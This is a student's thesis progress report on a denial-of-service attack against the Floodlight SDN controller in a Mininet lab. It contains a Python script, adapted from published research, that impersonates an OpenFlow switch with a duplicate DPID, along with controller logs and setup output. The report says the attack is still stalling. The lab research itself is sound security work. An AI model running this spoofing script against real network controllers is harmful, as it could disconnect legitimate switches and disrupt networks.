Thesis Progress

March 25th, 2020

Neel Ajjarapu

Summary

Current State

- Attack set up, but is stalling mid-execution


Diagnosis and Solution

- The Floodlight controller either needs to have modules added so that it can issue legitimate flow rules or needs to process the OpenFlow protocol handshake better. I believe it is the former

Path Forward

- This is the most viable SDN attack, so would recommend giving 1 more week to troubleshoot

Attack Overview




Need to create modules so controller can issue legitimate flow rules

Need to continue working through bit-level OpenFlow implementation

Steps

- Setup mininet network with Floodlight controller
- Retrieve switch DPID (datapath_id) and name through REST API request
- Create socket-layer python script from malicious computer connecting to the controller to port 6633
  - Complete TCP handshake [Current attack stalling here]
  - Complete OpenFlow handshake [DoS attack executed]
- In 7 second window
  - Send feature_in_request
  - Receive flow table rule as response

Anticipated Results



```
2013-12-27T17:47:49.052080+00:00        localhost        floodlight:        INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
1] New switch connection from /10.200.100.199:37292

2013-12-27T17:47:49.106570+00:00        localhost        floodlight:       ERROR
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
1]      New      switch      added      OFSwitchImpl      [/10.200.100.199:37292
DPID[00:00:6e:a9:fa:07:6f:49]]    for    already-added    switch    OFSwitchImpl
[/10.200.100.161:33751 DPID[00:00:6e:a9:fa:07:6f:49]]

2013-12-27T17:47:49.106935+00:00        localhost        floodlight:        INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
1]      Disconnected      switch      OFSwitchImpl      [/10.200.100.161:33751
DPID[00:00:6e:a9:fa:07:6f:49]]

2013-12-27T17:47:56.965339+00:00        localhost        floodlight:        INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
2] New switch connection from /10.200.100.161:33752

2013-12-27T17:47:56.970622+00:00        localhost        floodlight:       ERROR
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
2]      New      switch      added      OFSwitchImpl      [/10.200.100.161:33752
DPID[00:00:6e:a9:fa:07:6f:49]]    for    already-added    switch    OFSwitchImpl
[/10.200.100.199:37292 DPID[00:00:6e:a9:fa:07:6f:49]]

2013-12-27T17:47:56.971596+00:00        localhost        floodlight:        INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
2]      Disconnected      switch      OFSwitchImpl      [/10.200.100.199:37292
DPID[00:00:6e:a9:fa:07:6f:49]]
```

Controller detects new (attacker) switch

(+0.05s) Attacker switch is added / is recognized as an existing connection


(+0.004s) Legitimate switch is disconnected

(+7.8s) Legitimate switch attempts to reconnect

(+0.01s) Legitimate switch is recognized as existing connection with legitimate switch

(+0.0010s) Attacker switch is disconnected

Current Results




```
19:39:20.656 [New I/O server worker #1-1] INFO  n.f.core.internal.Controller - New switch connection from /192.
168.56.1:50878
19:39:20.658 [New I/O server worker #1-1] DEBUG n.f.core.internal.Controller - This controller's role is null,
not sending role request msg to null
19:39:20.659 [main] DEBUG n.f.s.StaticFlowEntryPusher - addedSwitch OFSwitchImpl [/192.168.56.1:50878 DPID[00:0
0:8a:7e:73:f5:3d:41]]; processing its static entries
19:39:20.659 [New I/O server worker #1-1] DEBUG n.f.core.internal.Controller - removeSwitch: OFSwitchImpl [/192
.168.56.1:50878 DPID[00:00:8a:7e:73:f5:3d:41]]
19:39:20.660 [New I/O server worker #1-1] DEBUG n.f.core.internal.Controller - Update DB with inactiveSW OFSwit
chImpl [/192.168.56.1:50878 DPID[00:00:8a:7e:73:f5:3d:41]]
19:39:20.661 [main] DEBUG n.f.s.StaticFlowEntryPusher - removedSwitch OFSwitchImpl [/192.168.56.1:50878 DPID[00
:00:8a:7e:73:f5:3d:41]]
19:39:20.661 [New I/O server worker #1-1] INFO  n.f.core.internal.Controller - Disconnected switch OFSwitchImpl
 [/192.168.56.1:50878 DPID[00:00:8a:7e:73:f5:3d:41]]
19:39:27.324 [pool-3-thread-9] DEBUG n.f.l.internal.LinkDiscoveryManager - Sending LLDP out on all ports.
```

Attack is not able to proceed because “controller’s role is null”

Issue has limited documentation

Current hypothesis is the lack of implementation of Floodlight module means that even if a feature_in_request was sent from a switch to the controller, no flow rules could be issued, and so the controller does not care to add the switch. Alternatively, the OpenFlow protocol implementation could be incorrect.

Code for Exploit




```python
#!/usr/bin/python
import socket
import time

dIP="192.168.56.102"
dPort=6633
dPID='\x8a\x7e\x73\xf5\x3d\x41'

bridge_id="s1"
port_id=bridge_id + ('\x00' * (16-len(bridge_id)))

#Create socket connection and get switch hello.
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((dIP,dPort))
resp=s.recv(2048)

#Reply to the hello. Controller sends the feature request next.
s.send('\x01\x00\x00\x08' + resp[4:8])
resp=s.recv(2048)

#The controller respond to the feature request, and get controller replies.
s.send('\x01\x06\x00\x50' + resp[4:8] + ('\x00'*2) + dPID +
    '\x00\x00\x01\x00\xff' + ('\x00'*6) + '\xc7\x00\x00\x0f\xff\xff\xfe' + dPID +
    port_id + ('\x00'*2) + '\x00\x01\x00\x00\x00\x01' + ('\x00' * 16))
s.recv(2048)

#Controller sends a couple of messages. Send Config reply and Stats reply.
s.send('\x01\x08\x00\x0C' + ('\x00' * 6) + '\xff\xff')
s.send('\x01\x11\x04\x2c\x00\x00\x00\x01' + ('\x00' * 4) + 'Nicira, Inc' +
    ('\x00' * 244) + 'Open vSwitch' + ('\x00' * 244) + '1.9.3' + ('\x00' * 251) +
    'None' + ('\x00' * 30) + 'None' + ('\x00' * 252))
s.recv(2048)
s.send('\x01\x02\x00\x08' + ('\x00' * 4))
s.recv(2048)
s.close()
```

Handshake seems to be stalling here – right after the TCP handshake before OpenFlow handshake. Therefore the issue is likely in the network setup

OpenFlow handshake is “dumb” / does not process to server hello


Code adapted from Dover “A denial of service attack against the Open Floodlight SDN controller

Attack Setup




```
mininet@mininet-vm:~$ sudo mn --switch ovsk --controller remote --topo tree,depth=2,fanout=2
*** Creating network
*** Adding controller
Unable to contact the remote controller at 127.0.0.1:6653
Connecting to remote controller at 127.0.0.1:6633
*** Adding hosts:
h1 h2 h3 h4
*** Adding switches:
s1 s2 s3
*** Adding links:
(s1, s2) (s1, s3) (s2, h1) (s2, h2) (s3, h3) (s3, h4)
*** Configuring hosts
h1 h2 h3 h4
*** Starting controller
c0
*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> 
```

a)



```
mininet@mininet-vm:~$ cd floodlight-0.90/
mininet@mininet-vm:~/floodlight-0.90$ java -jar target/floodlight.jar
19:35:11.971 [main] INFO  n.f.c.module.FloodlightModuleLoader - Loading default
modules
19:35:11.981 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Starting module
loader
19:35:11.984 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Found module net
.floodlightcontroller.core.FloodlightProvider
19:35:11.996 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Found module net
.floodlightcontroller.storage.memory.MemoryStorageSource
19:35:12.001 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Found module net
.floodlightcontroller.devicemanager.internal.DeviceManagerImpl
19:35:12.013 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Found module net
.floodlightcontroller.linkdiscovery.internal.LinkDiscoveryManager
19:35:12.017 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Found module net
.floodlightcontroller.topology.TopologyManager
19:35:12.032 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Found module net
.floodlightcontroller.forwarding.Forwarding
19:35:12.033 [main] DEBUG n.f.c.module.FloodlightModuleLoader - Found module net
.floodlightcontroller.flowcache.FlowReconcileManager
```

b)



```
[{"attributes":{"supportsOfppFlood":true,"FastWildcards":4194303,"DescriptionData":{"manufacturerDescription":"Nicira, Inc.","hardwareDescription":"Open
vSwitch","softwareDescription":"2.0.2","serialNumber":"None","datapathDescription":"None","length":1056},"supportsOfppTable":true},"inetAddress":"/127.0.0.1:59954","role":null,"ports":
[{"hardwareAddress":"c6:fd:f7:a3:96:4b","portNumber":65534,"config":0,"currentFeatures":0,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s2","state":0},
{"hardwareAddress":"00:00:00:00:00:02","portNumber":2,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s2-eth2","state":0},
{"hardwareAddress":"00:00:00:00:00:02","portNumber":1,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s2-eth1","state":0},
{"hardwareAddress":"00:00:00:00:00:02","portNumber":3,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s2-
eth3","state":0}],"buffers":256,"featuresReplyFromSwitch":
{"cancelled":false,"done":true,"transactionId":2},"connectedSince":1585103713078,"capabilities":199,"tables":-2,"actions":4095,"dpid":"00:00:00:00:00:00:00:02"},{"attributes":
{"supportsOfppFlood":true,"FastWildcards":4194303,"DescriptionData":{"manufacturerDescription":"Nicira, Inc.","hardwareDescription":"Open
vSwitch","softwareDescription":"2.0.2","serialNumber":"None","datapathDescription":"None","length":1056},"supportsOfppTable":true},"inetAddress":"/127.0.0.1:59956","role":null,"ports":
[{"hardwareAddress":"8a:01:d5:c8:85:4b","portNumber":65534,"config":0,"currentFeatures":0,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s1","state":0},
{"hardwareAddress":"00:00:00:00:00:01","portNumber":2,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s1-eth2","state":0},
{"hardwareAddress":"00:00:00:00:00:01","portNumber":1,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s1-
eth1","state":0}],"buffers":256,"featuresReplyFromSwitch":
{"cancelled":false,"done":true,"transactionId":2},"connectedSince":1585103713090,"capabilities":199,"tables":-2,"actions":4095,"dpid":"00:00:00:00:00:00:00:01"},{"attributes":
{"supportsOfppFlood":true,"FastWildcards":4194303,"DescriptionData":{"manufacturerDescription":"Nicira, Inc.","hardwareDescription":"Open
vSwitch","softwareDescription":"2.0.2","serialNumber":"None","datapathDescription":"None","length":1056},"supportsOfppTable":true},"inetAddress":"/127.0.0.1:59952","role":null,"ports":
[{"hardwareAddress":"7e:5d:d3:97:f8:a0","portNumber":65534,"config":1,"currentFeatures":0,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s3","state":1},
{"hardwareAddress":"00:00:00:00:00:03","portNumber":2,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s3-eth2","state":0},
{"hardwareAddress":"00:00:00:00:00:03","portNumber":1,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s3-eth1","state":0},
{"hardwareAddress":"00:00:00:00:00:03","portNumber":3,"config":0,"currentFeatures":192,"advertisedFeatures":0,"supportedFeatures":0,"peerFeatures":0,"name":"s3-
eth3","state":0}],"buffers":256,"featuresReplyFromSwitch":
{"cancelled":false,"done":true,"transactionId":2},"connectedSince":1585103713077,"capabilities":199,"tables":-2,"actions":4095,"dpid":"00:00:00:00:00:00:00:03"}]
```

c)

a) Mininet setup
b) Floodlight connecting to mininet network
c) JSON access of switch information via REST API

Potential Solutions

- Need to construct or find preconstructed Floodlight modules and create functional network with applicable flow rules to avoid “null controller role”. Currently the northbound API where modules are added is not being used
  - Since we are emulating a physical network, we need to as closely replicate the setup
- OpenFlow bit-level implementation is currently obscured (may require rewriting exploit in C to use OpenFlow library)